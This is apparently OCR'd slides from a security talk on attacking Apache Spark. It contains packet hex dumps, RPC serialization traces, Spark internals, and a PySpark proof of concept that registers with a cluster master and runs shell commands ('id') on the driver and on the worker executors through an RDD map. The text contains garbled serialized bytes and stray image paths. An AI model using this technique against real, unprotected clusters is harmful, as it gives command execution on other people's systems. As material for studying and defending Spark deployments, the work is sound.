00000055  3d 6f 72 67 2e 61 70 61  63 68 65 2e 73 70 61 72  =org.apa che.spar
00000065  6b 2e 72 70 63 2e 6e 65  74 74 79 2e 52 70 63 45  k.rpc.ne tty.RpcE
00000075  6e 64 70 6f 69 6e 74 56  65 72 69 66 69 65 72 24  ndpointV erifier$
00000085  43 68 65 63 6b 45 78 69  73 74 65 6e 63 65 6c 19  CheckExi stencel.
00000095  1e ae 8e 40 c0 1f 02 00  01 4c 00 04 6e 61 6d 65  ...@.... .L..name
000000A5  74 00 12 4c 6a 61 76 61  2f 6c 61 6e 67 2f 53 74  t..Ljava /lang/St
000000B5  72 69 6e 67 3b 78 70 74  00 06 4d 61 73 74 65 72  ring;xpt ..Master
  00000000  00 00 00 00 00 00 00 44  04 6f f6 cf 3a 47 11 e3  .......D .o..:G..
  00000010  2e 00 00 00 2f                                    ..../
  00000015  ac ed 00 05 73 72 00 11  6a 61 76 61 2e 6c 61 6e  ....sr.. java.lan
  00000025  67 2e 42 6f 6f 6c 65 61  6e cd 20 72 80 d5 9c fa  g.Boolea n. r....
```


Driver
Cluster Manager
00 00 00 00 00 00 00 C3 05 6f f6 cf 3a 47 11 e3 2e
00 00 00 b0
Serialized(CheckExistence(name="master"))
00 00 00 00 00 00 00 44 04 6f f6 cf 3a 47 11 e3 2e
00 00 00 2f
Serialized(Java.lang.Boolean())


root@attack:~#

Our first attempt at code exec

```
def isLocal: Boolean = Utils.isLocalMaster(_conf)

/**
 * @return true if context is stopped or in the midst of stopping.
 */
def isStopped: Boolean = stopped.get()

private[spark] def statusStore: AppStatusStore = _statusStore

// An asynchronous listener bus for Spark events
private[spark] def listenerBus: LiveListenerBus = _listenerBus

// This function allows components created by SparkEnv to be mocked in unit tests:
private[spark] def createSparkEnv(
    conf: SparkConf,
    isLocal: Boolean,
    listenerBus: LiveListenerBus): SparkEnv = {
  SparkEnv.createDriverEnv(conf, isLocal, listenerBus, SparkContext.numDriverCores(master, conf))
}

private[spark] def env: SparkEnv = _env

// Used to store a URL for each static file/jar together with the file's local timestamp
private[spark] val addedFiles = new ConcurrentHashMap[String, Long]().asScala
private[spark] val addedJars = new ConcurrentHashMap[String, Long]().asScala

// Keeps track of all persisted RDDs
private[spark] val persistentRdds = {
  val map: ConcurrentMap[Int, RDD[_]] = new MapMaker().weakValues().makeMap[Int, RDD[_]]()
  map.asScala
```

```
from pyspark import SparkContext, SparkConf
conf = SparkConf()
conf = conf.setAppName("Wordcount")
conf = conf.setMaster("spark://192.168.1.37:7077")
conf = conf.set("spark.driver.host", "192.168.1.22")

sc = SparkContext(conf=conf)

from subprocess import Popen, PIPE
print(Popen(["id"], stdout=PIPE).stdout.read())
```

```
→  code python poc.py
20/02/08 14:58:37 WARN NativeCodeLoader: Unable to load native-hadoop library for your platfo
Using Spark's default log4j profile: org/apache/spark/log4j-defaults.properties
Setting default log level to "WARN".
To adjust logging level use sc.setLogLevel(newLevel). For SparkR, use setLogLevel(newLevel).
uid=1000(ayoul3) gid=1000(ayoul3) groups=1000(ayoul3),4(adm),20(dialout),24(cdrom),25(floppy
8(lxd),114(netdev)

→  code
```

.....o..:G.....192.168.1.22..W8...192.168.1.37.....endpoint-
verifier....sr.=org.apache.spark.rpc.netty.RpcEndpointVerifier$CheckExistencel...@.....L..namet..Ljava/lang/
String;xpt..Master.....D.o..:G...../....sr..java.lang.Boolean. r.....Z..valuexp.....
192.168.1.22..W8...192.168.1.37.....Master....sr.:org.apache.spark.deploy.DeployMessages$RegisterApplication.
.....L..appDescriptiont.0Lorg/apache/spark/deploy/ApplicationDescription;L..drivert.%Lorg/apache/
spark/rpc/RpcEndpointRef;xpsr..org.apache.spark.deploy.ApplicationDescriptionZ....N....
I..memoryPerExecutorMBL..appUiUrlt..Ljava/lang/String;L..commandt.!Lorg/apache/spark/deploy/
Command;L..coresPerExecutort..Lscala/Option;L.
eventLogCodecq.~..L..eventLogDirq.~..L..initialExecutorLimitq.~..L..maxCoresq.~..L..nameq.~..L..userq.~..xp...
.t..http://192.168.1.22:4040sr..org.apache.spark.deploy.Command.}.
.Qj....L. argumentst..Lscala/collection/Seq;L..classPathEntriesq.~..L..environmentt..Lscala/collection/
Map;L..javaOptsq.~..L..libraryPathEntriesq.~..L. mainClassq.~..xpsr.
2scala.collection.immutable.List$SerializationProxy.....xpt..--driver-urlt.1spark://
CoarseGrainedScheduler@192.168.1.22:22328t.
q.~..q.~..q.~..q.~..t. Wordcountt..ayoul3sr..org.apache.spark.rpc.netty.NettyRpcEndpointRefV..C...
2...L..endpointAddresst.)Lorg/apache/spark/rpc/
RpcEndpointAddress;xr.#org.apache.spark.rpc.RpcEndpointRef....]......I.
maxRetriesJ..retryWaitMsL..defaultAskTimeoutt.!Lorg/apache/spark/rpc/
RpcTimeout;xp.....sr..org.apache.spark.rpc.RpcTimeout..I...P....L..durationt.*Lscala/concurrent/duration/
FiniteDuration;L..timeoutPropq.~..xpsr.
(scala.concurrent.duration.FiniteDuration.Z8LLZ.j...J..lengthL..unitt..Ljava/util/concurrent/
TimeUnit;xr."scala.concurrent.duration.Duration..

AppClient....sr.
4org.apache.spark.deploy.DeployMessages$ExecutorAdded. =.....I..coresI..idI..memoryL..hostPortt..Ljava/
lang/String;L..workerIdq.~..xp.....t..192.168.1.29:38554t.
(worker-20200208133347-192.168.1.29-38554..... .....192.168.1.37.....192.168.1.22..W8.
AppClient....sr.
4org.apache.spark.deploy.DeployMessages$ExecutorAdded..=.....I..coresI..idI..memoryL..hostPortt..Ljava/
lang/String;L..workerIdq.~..xp.....t..192.168.1.36:43940t.
(worker-20200208133400-192.168.1.36-43940.....N ...A...192.168.1.37.....192.168.1.22..W8.
AppClient....sr.6org.apache.spark.deploy.DeployMessages$ExecutorUpdated....._...I..idZ.
workerLostL.


t. LAUNCHINGxsq.~..w
.....q.~..sq.~..q.~..q.~.....pq.~..sq.~..q.~..q.~.....pq.~..sq.~..q.~..q.~.....pq.~..q.~..q.~..sq.~..q.~..q.~.....pq.~.!
sq.~..q.~..q.~.....pxq.~.%q.~.'q.~.$q.~.(q.~.&q.~..q.~.....p.....
192.168.1.22.....192.168.1.37.....Master....sr.<org.apache.spark.deploy.DeployMessages$UnregisterApplication..!
f.....L..appIdt..Ljava/lang/String;xpt..app-20200209133319-0009

Spark APIs

```
input = open("input.txt", "r")
```

```
input = sc.textFile("input.txt")
```


```
input =  [1, 2, 3, 4, 5]
input =  sc.parallelize([1, 2, 3, 4, 5])
```



Resilient Distributed Datasets (RDD)


Transformations

```
input =  sc.parallelize([1, 2, 3, 5, 4])

def multiply(x):
    return x*20

res = input.map(multiply)
```





Nothing gets sent to the workers just yet


Directed Acyclic Graph (DAG)




=> Graph sent to the executors


Worker 1
Partition 1
parallelize
Driver
map
Collect
Worker 2
Partition 2


Driver
Serialized(multiply)
Serialized(multiply)
Worker 1
Worker 2
parallelize
map
Collect
parallelize
map
Collect



Partition 1:
[20 40 60]
Worker 1
parallelize
map
Collect
Driver
[20, 40, 60, 80, 100]
Partition 2:
[80, 100]
Worker 2
parallelize
map
Collect

```
from pyspark import SparkContext, SparkConf
from subprocess import Popen, PIPE

conf = SparkConf()
conf = conf.setAppName("Wordcount")
conf = conf.setMaster("spark://192.168.1.37:7077")
conf = conf.set("spark.driver.host", "192.168.1.22")
sc = SparkContext(conf=conf)

input = sc.parallelize([1, 2, 3, 4, 5])
res = input.map(lambda x: Popen(["id"], stdout=PIPE).stdout.read())


for a in res.collect():
    print(a)
```


sparky git:(master) ➜

```
ubuntu@ip-172-31-29-239:~/sparky$
```

```
→  sparky git:(master) → _
```


But…there are some problems

